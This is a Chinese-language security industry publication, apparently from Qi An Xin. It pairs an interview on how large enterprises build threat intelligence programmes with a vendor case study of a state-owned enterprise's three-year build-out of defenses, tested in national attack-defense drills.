威胁情报是网络威胁防御体系的基石之一，作为高位能力已经成为帮助用户从传统“被动防御”转型为积极的“主动防御”的核心关键，全面赋能威胁检测和响应，溯源归因威胁行为体，对抗包括网络犯罪组织和国家级对手在内的各类威胁。

近年来，威胁情报的应用已经走向了深水区。完善的威胁情报体系对于提升威胁检测准确率、提升应急处置效率、指导企业网络安全建设更是起到至关重要的作用。但威胁情报应用的效果却参差不齐。

对大型企业而言，复杂的组织流程，庞大的 IT 系统架构、海量的日志数据，对威胁情报提出了更高的要求。大型企业威胁情报的应用存在哪些痛点？又当如何解决？

《26 号院》约访奇安信威胁情报中心负责人汪列军，对威胁情报应用进行深入探讨，为大型机构如何构建完善的威胁情报体系给出自己的观点。

《26 号院》：对于大型集团企业而言，威胁情报建设的核心目的是什么？

汪列军：对于大型企业机构，APT 类和定向勒索类的高级攻击对组织的数据机密性和业务连续性构成巨大威胁，这就要求各企业利用威胁情报有针对性地对此类威胁实体进行实时检测、主动防御、提前预警、快速响应，实现从被动防御体系向积极防御体系的转变，保护企业的关键资产信息和基础设施免受内外部威胁的损害。

此外，准确有效的威胁情报可以为企业提供决策支持，帮助企业 CISO 等安全管理者更好地了解当前的网络安全态势，评估和优化当前的网络安全措施，合理分配资源，提供更有针对性的战略和战术。

《26 号院》：目前大型企业威胁情报应用面临的主要困难是什么？存在哪些不足

汪列军：大型企业威胁情报应用主要面临五个难点，包括数据质量参差不齐、专业人才不足、缺乏有效工具、缺乏情报共享机制，以及隐私保护的影响。

数据来源多样，但数据质量参差不齐。大型企业往往有更多的资源和投入来采集尽可能多的威胁情报数据，除了企业本身自有产品提供数据，还包括商业采集、开源情报、媒体数据等，极易造成信息过载。而这些情报的质量参差不齐，企业难以准确判断其可信度，更加难以整合和综合利用这些情报数据。因此，如何从海量数据中筛选出对企业真正有价值的威胁情报，成为企业应用威胁情报的一个难题。

缺乏专业人才储备。威胁情报的生产和消费的各个环节，都需要功底扎实的专业技术团队覆盖，虽然大型企业的专业人才数量占优，但目前市场上威胁情报的专业人才相对稀缺，企业便难以建立强大的威胁情报团队，以应对日益增长的各类威胁事件及高速变化的市场需求。

缺乏有效的自动化工具。目前大多数企业仍然高度依赖人工处理和分析情报数据，缺乏自主研发的自动化工具支持，产品兼容性问题突出，导

奇安信威胁情报中心负责人汪列军

致企业难以高效快速地响应和应对威胁。

缺乏威胁情报共享机制。大企业往往有众多的组织单元，资产数量庞大，涉及各类业务系统和基础设施，难以实现全面、准确的资产识别和监控，少部分业务体系对威胁情报共享的价值缺乏准确认知，导致其长期处于孤岛状态。因此，缺乏有效的情报共享机制，组织之间就无法及时共享威胁情报数据，从而限制了企业整体的威胁情报能力和安全防护水平。

数据合规要求和隐私保护。大型企业需要确保威胁情报应用的合规性，并采取相应的隐私保护措施，以避免违反相关法规和泄露敏感信息。

《26 号院》：目前我国威胁情报应用处于怎样的阶段，主要特点是什么，能否达到预期标准?

汪列军：我国在威胁情报应用方面已经取得一定的进展，但仍存在一些挑战和问题。要达到预期标准，需要加强技术研发和人才培养，完善合作机制，加强法律和政策支持，并进一步提高威胁情报的收集、分析和利用能力。

现阶段，大多数企业正在积极寻找突破方式，实现由被动防御向主动防御的转变，对威胁情报及应用的重视程度不断提高，多维度数据采集、智能化分析和处理、实时监测和预警、可视化和定制化展示、合规和隐私保护，以及信息共享和合作。这些都客观反映了威胁情报应用在帮助组织提高安全防御水平、及时应对威胁方面的重要作用。

《26 号院》： 为了进一步提升威胁情报的应用效率，大型企业应当开展哪些改进措施?

汪列军：从我国企业威胁情报应用现状出发，结合面临的难点，需要重点加强人才储备、建立情报共享机制、采用自动化分析工具，以及建立监测与响应机制措施。

加大威胁情报人才储备，创建完善的威胁情报团队：组建专门的团队，由专业人员负责收集、分析和应用威胁情报。这些团队成员应该具备相关的技术和安全知识，能够迅速识别和应对潜在的威胁。

建立威胁情报共享机制，与外部合作伙伴建立合作关系：与安全供应商、政府机构、行业协会等建立合作关系，共享威胁情报信息。通过与外部合作伙伴的合作，可以获取更全面的威胁情报，并及时采取相应的安全措施。

自动化威胁情报采集和分析：利用自动化工具和技术，收集和分析大量的威胁情报数据。自动化可以提高

要达到预期标准，需要加强技术研发和人才培养，
完善合作机制，加强法律和政策支持，
并进一步提高威胁情报的收集、分析和利用能力。

效率，及时发现和应对威胁，减少人为错误和漏洞。

建立实时监测和应急响应机制：建立实时监测和响应机制，能够及时发现和应对威胁。通过实时监测，企业可以快速了解威胁的动态变化，并采取相应的应对措施，防止威胁进一步扩大。

为防止信息过载，企业应该定期评估和改进威胁情报采集和应用策略，在大量开源情报与企业自有情报数据中取得相对平衡，获得更有价值的威胁情报。商业采集数据一般会覆盖影响大多数企业的广泛的威胁，而内部人员则可以专注于处理那些针对于本公司的威胁。

《26 号院》： 奇安信的应对策略和优势是什么?

汪列军：奇安信集团作为中国最大的网络安全公司，拥有全面独特的数据采集处理能力及专业分析团队，以及丰富的行业生态建设，使得众多客户在短期内具备基于威胁情报的检测能力，为所保护的客户带来安全价值。

全面独有的数据视野及采集处理能力：奇安信威胁情报中心进行广泛的开源数据采集，并对采集的开源数据进行去重、评估及关联。采集维度覆盖全球上千个情报源，包括安全厂商、新闻媒体、机构及个人等来源的结构化和非结构数据，同时也会采购主流商业威胁基础数据。

另外，奇安信的安全检测类产品覆盖了云管端的各类检测设备，不仅拥有国内最大的互联网漏洞库，还拥有千万级终端的遥测数据、十亿级互联网资产及应用数据、万亿级历史 Passive DNS 数据，这些奇安信内部私有的数据视野，也是奇安信威胁情报生产的独特来源。

> 从我国企业威胁情报应用现状出发，结合面临的难点，需要重点加强人才储备、建立情报共享机制、采用自动化分析工具，以及建立监测与响应机制措施。

技术领先的专业安全分析团队：奇安信威胁情报中心旗下的红雨滴高级威胁分析团队（@RedDrip7），每日进行万级的高度疑似恶意对象和事件研判，每年参与超百起的重大定向攻击事件的现场分析取证处置，同时也进行各类高级威胁分析引擎工具的持续研发。截至目前，持续检测跟踪境内外有攻击活动的 APT 组织超 50 个，首发并命名的 APT 组织达 15 个，持续发布的 APT 组织跟踪报告超 300 篇。奇安信威胁情报中心 CERT 团队，拥有领先于业内的暗网数据安全风险监测能力，在数据获取、线索发现及取证等方面均有专业分析师进行研究处理。

威胁情报产品化，发布自动化分析工具：为解决奇安信大客户的威胁情报应用痛点，奇安信威胁情报中心发布了一站式本地化威胁情报运营系统（简称“TIOS”），包含威胁情报平台（TIP）、文件样本鉴定平台、情报运营平台（TIM）、样本同源分析系统、邮件检测系统五大安全组件平台。该系统融合了奇安信全面独有的数据视野，除了奇安信自有云管端内部数据，还包括广泛的开源情报覆盖、外部情报交换和商业数据采购，结合威胁图谱分析的关联视图展示，实现威胁情报数据接入、生产、处理、运营与消费的闭环建设。

奇安信威胁情报中心发布的全流程多源数据自动化分析平台，每日可完成百万级样本、十亿级终端行为日志、百亿级网络基础元数据的处置，实现基于本地基础数据的威胁分析和情报生产运营，完成威胁情报数据导入、生产、处理、运营与消费的闭环建设，充分发挥自动化能力，保证情报生产的及时性、准确性、完整性。

创建威胁情报行业生态建设：为应对情报共享难的课题，奇安信发布了 TI INSIDE 计划，通过威胁检测引擎集成方式让网络安全威胁情报生态联盟（CEATI 联盟）内部合作伙伴的产品在短时间内即可具备基于威胁情报的检测能力，共同推动产品、解决方案层面的情报深度集成，共同推动威胁情报行业发展，为所保护的客户带来安全价值。目前，CEATI 联盟已吸纳成员单位超 50 家。

实践篇

三年“三级跳”、能力四大跃升

——某大型央企网络安全体系化建设之路

作者 | 北京冬奥组委技术部高级专家 奇安信集团副总裁 张翀斌
某大型央企网络安全项目架构师 奇安信集团军团总体部安全架构总监 井俊丰

三年三次实战攻防演习，从“人海战术”+“应下尽下”，到“人数减少 75%”+“应留尽留”，该央企如何短期内实现安全能力“三级跳”？

大型央企的体系化规划、系统化工程建设、常态化运营如何分步骤开展?

如何在数字化转型过程中协调好安全和发展的关系，让两者相辅相成、协同并进?

央企，是国民经济“稳定器”和“压舱石”，多是关乎国计民生的关键重要行业，一旦出现网络安全事件，就可能威胁国家安全、社会稳定和民众利益。“没有网络安全，就没有国家安全”，在央企身上体现得尤其明显。然而，央企通常规模庞大，分支机构众多且分布各地，网络安全水平参差不齐，潜在的薄弱环节无处不在，面对攻击时极容易顾此失彼，其网络安全建设，往往是难中之难。

某大型央企，系中央管理的国有重要骨干企业，拥有 600 多家成员企业，员工 20 余万，总资产 4000 余亿元，业务覆盖全球数十个国家，连续多年跻身《财富》世界五百强。近年来，该央企聚焦“两提两控”数字化转型目标，围绕“安全为先、全面上云、融入移动”等思想，加速数字化转型建设，并在网络安全方面，依托国内领先的网络安全企业奇安信，探索出一条适合大型央企的体系化建设跃升之路。

一、跃升过程篇

1、深度把脉，发现问题

“网络安全百遍讲，不如一遍打”，近几年的国家级实战攻防演习活动，逐步验证着该央企的网络安全跃升之路。

时间回溯到 2020 年，该央企首次参与国家级实战攻防演习。在演习之前，该央企邀请奇安信共同对其进行深度全面的“把脉”，发现该央企存在着管理建设分散、网络与资产不

清、安全意识薄弱等三方面主要问题。

一是缺少体系规划与统一管理。主要表现在各成员企业信息系统及网络安全各自建设、各自运维，重复投资多、效果参差不齐；没有集团统一的网络安全管理制度和标准，未做到“三同步”；未建立集团统一的网络安全监控体系、监督检查机制，安全要求难以落实。

二是网络与资产不清。主要表现在没有一张能够真实呈现出网络安全状态的拓扑图，互联网出口众多、区域划分不明且防护能力不一，加上运行资产不清等因素，给安全防护带来极大挑战。

三是安全意识薄弱。主要表现在自检自查过程中的弱口令问题频现、被钓鱼现象屡有发生、Nday 漏洞久不修复等，极大地增加了安全防护与监控难度。

基于以上短时间内无法快速解决的问题，该央企“无奈之下”制定了 2020 年实战攻防演习策略：“能关尽关，应下尽下，坚壁清野”。在此现状情况下，为快速达成防守监测效果，结合奇安信多年攻防实战经验，通过部署天眼新一代威胁感知系统等产品快速补充了监控措施，通过“人海战术”，7×24 小时紧盯每一个探针的告警，随时专家研判分析，最终惊险过关。

“一时”的应急处置并不是长久之计，实战攻防演习过程中发现的诸多问题点，不能一“堵”了之，不能头痛医头、脚痛医脚，应寻找问题根源。奇安信提出的系统安全观与内生安全框架得到该央企网络安全分管领导充分认可，使其在惊险过关后更加坚定了做好常态化网络安全保障的信念。2020 年正值“十四五”规划之年，该央企集团战略及数字化转型目标对网络安全提出了新要求，目前状态无法支撑。综上原因，该央企委托奇安信开展了“十四五”网络安全规划与建设工作，其网络安全体系化建设之路就此开启。

> 央企通常规模庞大，分支机构众多且分布各地，网络安全水平层次不齐，潜在的薄弱环节无处不在，其网络安全建设，往往是难中之难。

2、体系规划，分步实施

需求引领规划。网络安全规划中参考奇安信内生安全框架与 EA 方法，根据该央企自身实际情况，通过需求管控，将多源、动态、零散的需求映射到统一标准的安全能力体系中，将体系化安全能力资源化、服务化，打散分部到信息化建设的各个方面，形成内生在该央企信息化系统及基础设施中的安全能力架构；之后，将该叠加演进的全量安全能力在不缺项的前提下经过挑选和组合，规划设计出可落地执行的网络安全建设工程路线图指引后续工程建设。

规划确立目标。结合需求制定与集团战略目标相匹配的网络安全发展目标：一是遵循国家网络安全法律法规要求前提下，承接集团数字化转型发展战略，建成“实战化、体系化、常态化、服务化”的网络安全综合防护体系；二是具备抵御有组织、大规模网络攻击的能力，具备及时发现国家级网络攻击并配合国家机关联合防御的能力；三是基于国产架构的集团网络安全整体能力达到国内信创网络安全标杆水平。


规划确立架构。基于目标、需求并参考框架，以国家、集团相关标准与政策方针为指引，设计该央企网络安全架构。架构设计采用一种信创体系底座、通过安全决策与安全监督考核两大机制加持，建设技术、管理、运营三大体系，形成一体化安全运营中心，输出平战双模服务能力，防护互联网托管业务专属区、普通商密专属云、核心商密专属云等三朵云安全。以安全建设为基础、以安全服务的模式保障该央企全级次单位接入安全，保障该央企数字化业务安全应用。网络安全目标能力架构是让建设者具备全局体系化视角，通过梳理网络安全能力实现与信息化系统融合内生，再通过合理的工程建设演进达成规划目标，避免抛弃全景、只讲局部而导致的以偏概全。

规划确立工程。为使规划能力能够落地，需将规划的全局网络安全能力架构设计成系统性的可执行工程任务。因此，结合奇安信内生安全框架的“十大工程，五大任务”参考模

型，结合该央企自身情况，设计形成了十四大建设工程，并根据该央企的数字化现状和建设规划统筹形成了面向“十四五”期间的建设演进路线。每一个工程任务设置要将管理、技术、运行等各方面的要素综合考虑，避免割裂，各任务之间相互关联、能力互补，形成有机的整体，具备体系化作战的能力。

2020 年年底开始按照十四大工程演进路线逐步开展建设，率先在互联网收口、广域网建设、移动办公推广建设的过程中同步开展了相关工程建设，完成了基于天眼的网络威胁监测体系构建，完成了零信任访问通道的基础建设，形成了专属 SASE 的安全运营团队与机制，使该央企经受住了 2021 年建设未完善期间的国家级实战攻防演习考验。

得益于逐步的规划建设，该央企 2021 年国家级实战攻防演习策略从“坚壁清野”调整为“应下尽下”，即便面对有组织大规模攻击，也要确保重要业务正常运转。彼时正值数字化转型启动建设期，在广域网与互联网收口工作快速建设、移动办公用户超过 5 万、新旧业务并行使用等的过渡期数字化环境下，其防守复杂度和难度均比 2020 年大大增加，但即便如此，2021 年演习成绩依然可圈可点，演习期间防守人员同比降低 50%，安全能力持续提升。



“十四五”网络安全体系规划——十四大工程架构图

3、过程管控，常态运营

基于规划工程的建设转眼经过了两个年头，该央企非密广域网基本构建完成、绝大部分二、三级单位已完成互联网收口接入、统建移动办公用户数超过 10 万、混合云数字化业务应用（统建业务 + 应用托管）具备一定规模，网络安全规划的十四大工程均按演进路线在端、网、云、应用等数字化建设中同步建设。

时间转眼又来到了 2022 年国家级实战攻防演习的前 2 个月，彼时北京冬奥会刚刚结束不久，在冬奥团队与规划团队再次进入评估该央企网络安全状态时，又提出了新的过程管控思路：一是通过攻防实战视角、结合冬奥实践经验，再去审视十四大工程建设是否有滞后？是否有遗漏？二是基于两年的规划建设基础，通过本次国家级实战攻防演习的特殊时期、结合冬奥实践经验，完成常态化安全运营中心的固化建设并形成“端到端”常态化运营体系。

此次基于国家级实战攻防演习的同步过程管理和促进，是规划建设过程的必要纠偏、是能力固化的必要有效手段。得益于两年的安全设施建设，再充分借鉴 2022 年北京冬奥网络安全保障“零事故”经验，通过演习前 2 个月开展的分析识别、架构分析、加固建设、运营中心建设等工作，快速完成了面向攻防、结合冬奥实践经验、关联规划工程的 17 个子项工作任务，快速成立网络安全运营中心并配套了

得益于逐步的规划建设，
该央企 2021 年国家级实战攻防演习策略
从“坚壁清野”调整为“应下尽下”，
即便面对有组织大规模攻击，
也要确保重要业务正常运转。

参考冬奥模式的平台工具、组织机构、关键流程机制，使该央企两年的建设成果得到了固化，使其面对 2022 年国家级实战攻防演习时有了巨大底气，演习策略从“应下尽下”调整为“应留尽留”，即面对有组织大规模攻击所有业务正常运转，这是一次巨大的能力本质提升的飞跃。

在此数字化环境和“应留尽留”策略的背景下，在防守覆盖面比过往历年均大大增强的情况下，在演习期间防守人员同比又降低了 50% 的前提下，该央企网络安全运营中心及机制经受住了实战考验、过往网络安全建设取得了巨大收获、网络安全能力水平获得了质的提升。

实战攻防演习是检验网络安全能力的最好舞台，如何不让这种演习变成“走过场”“运动式”的阶段行为，如何不让演习后的网络安全状态又回到“解放前”，是提升持续高水平安全能力的关键。为此，基于此次演习形成的网络安全运营中心及机制，该央企固化了、形成了平战融合的 22 人运营团队、制定了常态化的工作机制、SOP 与 SLA 指标，以保障建设安全、检测评估、教育培训等日常管理态工作以及安全运维、监控闭环、资产维护、持续提升等日常运行态工作，常态化运营期间能够保证告警的持续清零，并通过规则建模、架构分析等持续提升相关安全能力。


二、跃升经验篇

该央企在体系化规划、系统化工程建设、常态化运营过程中，形成了以下实践经验，对同行网络安全建设具有极强的借鉴意义。


1、网络收口及零信任构建专属 SASE

该央企在全国有数百家成员单位，存在“互联网出口众多、区域划分不明且防护能力不一”等诸多问题，尤其非密广域网构建连通后，各单位终端到集团统建数据中心业务的安全访问通道亟需构建，否则“带病”连通反而会成为重大隐患。

在终端层面，识别数字化终端，实现一体化安全。在信创 PC 终端层面，通过“一体化终端安全工程”建设，在集团全面部署天擎和 EDR，形成具备接入控制、身份鉴别、病毒防治、安全审计、行为分析（部分）、可视化呈现等的一体化终端安全能力，实现统一安全运行管理、一体化安全防护及协同联动处置。在移动终端层面，



安全运营中心组织人员机构图



互联网收口与 SD-WAN 广域网示意图

通过“基于蓝信的移动安全工程”建设，围绕蓝信设计具备环境感知、应用沙箱、设备管控等的一体化封装或 SDK 嵌入内生能力，并完善实现文件不落地阅读、安全水印、数据加密等自身安全能力。实际运行中，还需关注不同分类终端的天擎管控策略，以及网络区域访问策略。

在网络层面，缩小网络暴露面，优化网络纵深防御。基于整体安全形势与集团网信战略支撑需要，该央企开展互联网出口工作、同步建设“一张”互联网与商密网共同组成的非密广域网，通过“互联网收口安全工程”与“重构网络纵深防御工程”建设，集中优势力量对收口后的非密广域网进行统一监管、统一防护、统一运营。

该工程采用面向失效的设计思想，考量基础结构安全，重新设计网络分区分域并进行网络边界重构优化；考量纵深防御，设计贴合全覆盖的安全能力并纵深部署落地，重构网络纵深防御体系，强化网络边界防护、增加网络防御纵深、提高网络结构安全性；考量安全运营，在纵深分区缩小暴露面、多层级部署防护措施的基础上，形成策略异构、协同联动的防护机制，提升网络安全运营管理质量与效率，规避局部失效对整体网络的影响，有效保障网络关键资产的安全。实际运行中，还需关注不同网络区域的不同访问策略，以及“真”收口步骤。

在业务层面，应用零信任体系，安全打通数字化业务通道。结合集团业务应用实际、IT 规划设计，结合蓝信、中台等集团核心业务，以及身份认证体系现状，在数字化开放面临不可信的网络环境下，构建以身份为基石的业务动态可信访问控制机制。将零信任及相关组件分别放置在互联网区、普通商密业务区、核心商密业务区的对应位置，与关联系统深度对接，使该央企员工在任何地点、任意时间，通过被检测安全的设备、被验证可信的身份、被评估安全的网络环境，通过移动端蓝信、PC 端奇安天信访问被检测安全的应用系统，并实时监测。

该央企还在互联网出口侧建立了替代原 VPN 的零信任系统，为各下属单位上云托管应用及尚未上云应用的提供远程安全访问支撑。实际运行中，还需关注不同集权系统自身安全，以及不同等级访问权限策略。例如，在零信任系统各组件中部署椒图主机安全防护系统，在操作系统层面再构建一层监控防护措施。

在服务化运营层面，通过工程融合形成专属 SASE 体系，服务化保障业务访问通道安全。SASE 是 Gartner 在 2019 年推出的一套新的企业网络安全服务架构。2021 年，通过网络安全规划的关联工程建设与融合，该央企建成了全国首个企业专属 SASE 服务体系，通过将网络和网络安全的功能融合为统一服务的模式，使分支机构人员和移动办公用户能够高效且安全的接入安全资源池服务节点，实现访问互联网应用、公有云应用、企业内部应用等的统一安全防护和安全运营，为全集团提供网络安全接入与业务安全访问通道保障，并同步提供持续的安全运营服务，使接入单位放心接入、集团安心收口。在实际运行中，还需关注与接入单位的服务责任划分，以及协同响应处置机制。

2、信创混合云数据中心纵深防御

和众多大型央企一样，该央企属于公有云、多个专属云的混合信创云

场景，非常复杂，在云特性的“不可见混沌”情况下，如何构建云上网络安全纵深防御体系，成为新的挑战。

解构不同类型云，分层融入安全能力。规划建设“内生云安全工程”时完整识别云安全相关能力，贴合该央企云、网建设情况及业务需求，全面服务化保障该央企商密专属云上各单位托管应用及集团统建应用的整体安全；协同保障公有云的该央企互联网区上托管应用以及租用应用的安全。

商密专属云能力构建，在商密专属云相关接入点、云边界、云基础平台、云服务交付、云安全管理等层面，构建全面覆盖、深度融合的云原生安全防护体系；通过体系化安全运营，保障云数据中心安全，向云租户提供安全服务化交付，全面满足安全合规管控要求，提供信创环境下商密专属云整体服务化安全保障。

公有云互联网区能力构建，以云安全整体视角提出公有云互联网区安全防护要求，落实服务水平协议，执行安全监管责任，使在该央企互联网区上的托管互联网应用及租用应用的安全防护有效落地，满足安全合规管控要求，达成该央企托管互联网应用与租用应用的服务化运营保障要求。

充分“打开”云，组合形成最佳防护效果。为实现安全能力与云的进一步融合，云平台与云安全管理平台进行了深入的接口调度及部分组件内嵌融合开发，实现信创云管理平台与安全管理一体化，将安全组件内生于云内。在实际运行中，需将安全资源池组件功能（如虚拟防火墙）与云基础安全组件功能（如安全组）进行策略协同设计，使策略统一配置、纵深协同支撑；需将云网建设“透明打开”，将虚拟网络链路充分识别出来（如不走北向出口的云专线），将安全措施与能力融入其中；需做好云内东西向的访问控制与“透明监视”，该央企在实践中快速补充了云天眼威胁监测、云椒图主机防护等措施；需做好云安全责任分担设计，使云平台、云安全提供者与运营者各司其职，该央企云基础平台安全由云运营者承担责任、云租户安全由云安全运营者奇安信承担责任，并且由于奇安信承担的“端到端”安全责任，因此云运营者安全相关日志与告警需同步奇安信做统一监控。

3、全方位无死角全透明监控分析

“看的见、看的全、看的懂”是安全监测的核心关键点，只有这样才能“防的住”。“看的见”需要具备相关的安全监测措施，而“看的全”需要清晰的知道监测的边界与核心，也就是资产及资产属性要清晰；“看的懂”需要在“看的见、看的全”的基础上都能解析相关内容，否则将处于“半盲”状态。

基于防护视角，开展面向资配漏补的系统安全工作。安全防护目标是资产，该央企通过“系统安全工程”，明确资产及资产关联属性（漏洞、配置、补丁），进而明确监控对象或防护对象，做好系统安全工作将有助于“有的放矢”的投入防护力量、有助于出现问题后的快速应急溯源。该央企开展这项复杂、耗时且很难持续动态保持的工作时，也是费了一些周折，在

> 实战攻防演习是检验网络安全能力的最好舞台，如何不让演习后的网络安全状态又回到“解放前”，是提升持续高水平安全能力的关键。

> “看的见、看的全、看的懂”是安全监测的核心关键点，只有这样才能“防的住”。

尚无有效技术措施的情况下，采用人工表单的方式进行梳理，涵盖集团互联网暴露资产表、下属企业互联网暴露资产表、集团及接入 SD-WAN 下属企业 IP 地址信息表及相关信息，共 14 类资产，过程中付出了大量的心力，云上资产仍不能及时的更新。在后续补充奇安信 CAASM 系统后，大大提升了工作效率的同时，能将资产、配置、漏洞、补丁等工作通过平台接口自动化获取、通过平台引擎自动化关联，再结合资配漏补岗，使得在“战时”发现漏洞情报时、发现攻击动作时能准确对应资产，协助快速采取措施。“技术 + 机制流程 + 人员”让该央企资产获得了持续有效的管理。

基于攻击视角，构建无死角全透明监控体系。尽管通过“平战一体化安全运营工程”的建设，在 2021 年，该央企已经将天眼逐步部署到各级网络环境下，具备了监控能力，但在 2022 年国家级实战攻防演习的前期评估分析中仍发现了问题：规划时对加密流量解密分析的考虑不足。该央企的评估数据统计显示，互联网流量至少有 30%~40% 属于加密流量，集团超过 60% 应用采用 HTTPS 访问，此时未进行解密分析的流量监控措施处于“半盲”状态，隐藏在加密流量中的攻击，将轻松逃过流量监测。基于此风险，结合北京冬奥会网络安全实践经验，进行了如下措施：一是梳理天眼监控盲区，补齐天眼监控设备，并做全网流量监测的全面性验证；二是部署采用硬件加解密卡的流量解密编排器，对 SSL 流量进行解密卸载并编排提供给天眼、WAF、DLP 等分析设备，实现“透明”监测；三是新增部署 API 监测系统，对蓝信、中台等大量应用 API 接口的系统进行针对 API 访问的监测；四是在构建蜜点与蜜罐组合的“蜜环境”。以上措施产生的监测告警汇集到 NGSOC 平台上，做针对性的规则建模分析，通过异常行为去发现可疑攻击，再结合 SOAR 做自动化处置。

4、精细化白名单策略与监督检查

技术措施的部署只是安全能力实现的一小步，好用的工具需要配套结合好的管控策略以及持续的配置优化运营。众所周知，白名单策略是一项非常严格、难度极高的策略，它会和业务直接碰撞，会导致很多业务短时间内可能无法使用，因此很多企业不敢尝试。在互联网收口集中后的安全风险激增，该央企出于更强安全防护的考虑，结合北京冬奥会网络安全实践经验，大胆采用了“平时黑名单、重保白名单”的激进策略。即在重保、实战攻防演习期间，在统一互联网出口的 SWG 设备中配置集团及二级单位访问互联网白名单，这样既能控制该期间上网非法访问，又能使终端或服务器失陷后的 C2 地址反连，为重要时期安全增加了又一层保障。事实证明，白名单策略极大降低了重保时期被钓鱼、被攻击的可能性，效果非常出色。

重要时期构建统一互联网出口白环境是一个阶段的安全策略，但运维终端和集权系统的白名单访问是需要常态化执行的安全策略，需要构建运维终端与集权系统的双向白名单访问策略：一是在运维终端至目标管理设备的所有网络防火墙中配置策略，仅允许被指定运维终端访问；二是在目标管理设备 / 系统中配置“可信管理主机”策略；三是不允许目标管理设备主动发起非必要的对外访问。这样即使集权终端 / 系统被攻击，其之后的攻击蔓延将被大大遏制，也能降低其受损面。

5、应接尽接后的全量告警清零

网络安全的持续最佳状态是将全网相关设备 / 系统的关联日志和安全告警全部清零处置，而这需要好用的平台工具与人员的持续运营保障。

首先是建设好用的平台工具。结合“平战一体化安全运营工程”中关于平台的设计，以及北京冬奥安全运营平台的实践经验，该央企采用了奇安信态势感知与安全运营平台（简称“NGSOC”），以及配套分析溯源服务，形成了该央企平战一体化安全运营平台。

该平台纵向低位对接各接入区域中心、各统建出口中心、各数据中心

等“端、网、云、应用、数据”的安全设备 / 系统，使这些系统成为平台分析的日志与告警的贡献点、协同策略应用的执行点；该平台横向对接天眼、SOAR、CAASM 等平台系统，协同精准判断告警、协同自动化处置告警，通过平台工具与执行点的衔接全面支撑安全运营工作。

